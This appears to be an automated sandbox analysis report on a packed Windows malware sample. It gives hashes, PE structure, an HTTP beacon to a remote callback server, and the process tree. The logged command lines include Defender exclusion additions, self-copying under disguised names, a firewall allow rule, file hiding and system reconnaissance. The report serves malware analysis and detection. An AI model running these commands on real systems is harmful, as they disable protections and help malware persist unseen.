Category:	dropped
Size (bytes):	466
Entropy (8bit):	4.892440045701878
Encrypted:	false
SSDEEP:	12:IStfsj/zRLV85+VuIHSk/ko+jLbdhFp+9Hv:ntQF5utk/ko+3bdhy
MD5:	EC0CD8FB16185F3892DD2C39D6FC2FE9
SHA1:	53FB6A2E739DA030FE1D1BBFB9481E0CDE1765F7
SHA-256:	0183B25F759F83A5F6F6330B9AFA0078E6B23BD0081CFAD7ACD7925976DE392F
SHA-512:	9C25E6DD2B9D35C0DCB8AFB4B8F431BE5C6D1A7AAD75B426E4FD52DDBAAF00186FF913123957E8203EDA1880158FB551B4816C9628D320D8893E729F93EC74 0
Malicious:	false
Preview:	Add-MpPreference : You don't have enough permissions to perform the requested operation...At line:1 char:1..+ Add-MpPreference -ExclusionPath C:\Users\user\AppD ata\Roaming\Micros .....+ ~~~~~~.. + CategoryInfo : NotSpecified: (MSFT_MpP reference:root\Microsoft\...FT_MpPreference) [Add-MpPreference], .. CimException.. + FullyQualifiedErrorId : HRESULT 0xc0000142,Add-MpPreference.. ..

\Device\Null

Static File Info

General

File type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Entropy (8bit):	7.8679927345645195
TrID:	• Win64 Executable (generic) (12005/4) 74.80% • Generic Win/DOS Executable (2004/3) 12.49% • DOS Executable Generic (2002/1) 12.47% • VXD Driver (31/22) 0.19% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.04%
File name:	5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
File size:	1843200
MD5:	8fb77edbae0c40e1e19d82a406b7615a
SHA1:	0d1580519970aadaae7a4771bba39668ac0c583f
SHA256:	5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e170063a684e21bcf078
SHA512:	4de4c2b2f6c72de263cb0ed42df2f6fc502582a795cc00cd47f33465575e3ee1e85d28b9383e3c2d258e3dc3dd665cab34c4c3f609b3c7145a9e8d0d284da508
SSDEEP:	49152:w7tSsBqGiSI6UlFlD6p0PDmkpcaNv9eSY9h:wZSsqPJ60qCR7Nq
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....8M.....#..... .....3...O...3...@.....P..... ....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x8fe990
Entrypoint Section:	UPX1
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DEBUG_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	1
File Version Major:	6
File Version Minor:	1
Subsystem Version Major:	6
Subsystem Version Minor:	1
Import Hash:	6ed4f5f04d62b18d96b26d6db7c18840

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x33c000	0x0	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x33d000	0x1c2000	0x1c1c00	False	0.975809586055	data	7.86864211163	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
UPX2	0x4ff000	0x1000	0x200	False	0.1953125	data	1.37191358908	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.112.83.96:20000

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49751	185.112.83.96	20000	C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 19:11:34.691591024 CET	1129	OUT	POST /callback HTTP/1.1 Host: 185.112.83.96:20000 User-Agent: Go-http-client/1.1 Content-Length: 60 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip Data Raw: 63 61 6c 6c 62 61 63 6b 3d 48 6b 74 67 59 63 6e 6e 25 32 32 43 66 66 67 66 25 32 32 25 32 46 25 32 32 63 65 74 71 76 74 63 25 37 42 26 72 65 67 69 6e 66 6f 3d 57 75 67 74 4d 4b 56 Data Ascii: callback=HktgYcnn%22Cffgf%22%2F%22cetqvtc%7B&reginfo=WugtMKV
Jan 14, 2022 19:11:34.750452042 CET	1129	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 18:11:34 GMT Content-Length: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe PID: 4356 Parent PID: 4764

General

Start time:	19:11:30
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe"
Imagebase:	0x400000
File size:	1843200 bytes
MD5 hash:	8FB77EDBAE0C40E1E19D82A406B7615A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: cmd.exe PID: 6516 Parent PID: 4356

General

Start time:	19:11:31
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 7072 Parent PID: 4356

General

Start time:	19:11:32
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C move /Y C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe C:\Windows\acrotray.exe
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Moved

Analysis Process: conhost.exe PID: 6732 Parent PID: 6516

General

Start time:	19:11:32
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 3696 Parent PID: 7072

General

Start time:	19:11:32
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 1068 Parent PID: 6516

General

Start time:	19:11:32
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 3180 Parent PID: 4356

General

Start time:	19:11:32
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5556 Parent PID: 4356

General

Start time:	19:11:33
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "netsh advfirewall firewall add rule name=\"acrotray\" dir=in action=allow program=\"C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe\" enable=yes"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5536 Parent PID: 3180

General

Start time:	19:11:33
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 4828 Parent PID: 5556

General

Start time:	19:11:33
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: whoami.exe PID: 2132 Parent PID: 3180

General

Start time:	19:11:33
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: netsh.exe PID: 2056 Parent PID: 5556

General

Start time:	19:11:33
Start date:	14/01/2022
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh advfirewall firewall add rule name=\"acrotray\" dir=in action=allow program=\"C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe\" enable=yes
Imagebase:	0x7ff6e9d70000
File size:	92672 bytes
MD5 hash:	98CC37BBF363A38834253E22C80A8F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 5792 Parent PID: 4356

General

Start time:	19:11:34
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6000 Parent PID: 5792

General

Start time:	19:11:34
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4896 Parent PID: 4356

General

Start time:	19:11:35
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "ipconfig //flushdns"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: whoami.exe PID: 5268 Parent PID: 5792

General

Start time:	19:11:35
Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 4232 Parent PID: 4356

General

Start time:	19:11:35
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C reg add "HKCU\Software\Mystic Entertainment" /f
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6116 Parent PID: 4896

General

Start time:	19:11:35
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 720 Parent PID: 4232

General

Start time:	19:11:35
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ipconfig.exe PID: 924 Parent PID: 4896

General

Start time:	19:11:36
Start date:	14/01/2022
Path:	C:\Windows\System32\ipconfig.exe
Wow64 process (32bit):	false
Commandline:	ipconfig //flushdns
Imagebase:	0x7ff652f30000
File size:	34304 bytes
MD5 hash:	C7FAFF418EF7AD7ABDA10A5BCF9B53EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 3952 Parent PID: 4356

General

Start time:	19:11:36
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic cpu get name"
Imagebase:	0x7ff76d4d0000

File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: reg.exe PID: 1860 Parent PID: 4232

General

Start time:	19:11:36
Start date:	14/01/2022
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	reg add "HKCU\Software\Mystic Entertainment" /f
Imagebase:	0x7ff7f2ad0000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: conhost.exe PID: 7120 Parent PID: 3952

General

Start time:	19:11:36
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 4488 Parent PID: 3952

General

Start time:	19:11:37
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic cpu get name

Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 7076 Parent PID: 4356

General

Start time:	19:11:37
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "attrib +S +H C:\Windows\acrotray.exe"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 2956 Parent PID: 4356

General

Start time:	19:11:37
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 4768 Parent PID: 7076

General

Start time:	19:11:38
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6592 Parent PID: 2956

General

Start time:	19:11:38
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: attrib.exe PID: 5556 Parent PID: 7076

General

Start time:	19:11:39
Start date:	14/01/2022
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	attrib +S +H C:\Windows\acrotray.exe
Imagebase:	0x7ff7e1670000
File size:	21504 bytes
MD5 hash:	FDC601145CD289C6FBC96D3F805F3CD7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 5616 Parent PID: 2956

General

Start time:	19:11:39
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

Analysis Process: cmd.exe PID: 6328 Parent PID: 4356

General

Start time:	19:11:40
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6000 Parent PID: 6328

General

Start time:	19:11:40
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 2328 Parent PID: 6328

General

Start time:	19:11:41
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5624 Parent PID: 4356

General

Start time:	19:11:43
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C ver
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4960 Parent PID: 5624

General

Start time:	19:11:43
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4768 Parent PID: 4356

General

Start time:	19:11:46
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "wmic path win32_VideoController get name"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7080 Parent PID: 4768

General

Start time:	19:11:46
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: acrotray.exe PID: 7120 Parent PID: 3352

General

Start time:	19:11:47
Start date:	14/01/2022
Path:	C:\Windows\acrotray.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\acrotray.exe"
Imagebase:	0x400000
File size:	1843200 bytes
MD5 hash:	8FB77EDBAE0C40E1E19D82A406B7615A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 5092 Parent PID: 4768

General

Start time:	19:11:48
Start date:	14/01/2022
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic path win32_VideoController get name
Imagebase:	0x7ff6746d0000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6732 Parent PID: 7120

General

Start time:	19:11:49
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp"
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2504 Parent PID: 7120

General

Start time:	19:11:50

Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C move /Y C:\Windows\acrotray.exe C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1312 Parent PID: 6732

General

Start time:	19:11:50
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1864 Parent PID: 2504

General

Start time:	19:11:50
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 924 Parent PID: 7120

General

Start time:	19:11:50
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3200 Parent PID: 6732

General

Start time:	19:11:50
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5624 Parent PID: 924

General

Start time:	19:11:51
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4632 Parent PID: 7120

General

Start time:	19:11:51
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /Q /C reg add "HKCU\Software\Trion Softworks" /f
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: 5872 Parent PID: 924

General

Start time:	19:11:51

Start date:	14/01/2022
Path:	C:\Windows\System32\whoami.exe
Wow64 process (32bit):	false
Commandline:	whoami
Imagebase:	0x7ff7aa4f0000
File size:	70144 bytes
MD5 hash:	AA18BE1AD24DE09417C1A7459F5C1701
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5924 Parent PID: 4632

General

Start time:	19:11:51
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6152 Parent PID: 4632

General

Start time:	19:11:52
Start date:	14/01/2022
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	reg add "HKCU\Software\Trion Softworks" /f
Imagebase:	0x7ff7f2ad0000
File size:	72704 bytes
MD5 hash:	E3DACF0B31841FA02064B4457D44B357
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5968 Parent PID: 7120

General

Start time:	19:11:53
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C whoami
Imagebase:	0x7ff76d4d0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6200 Parent PID: 5968

General

Start time:	19:11:53
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5648 Parent PID: 7120

General

Start time:	19:11:53
Start date:	14/01/2022
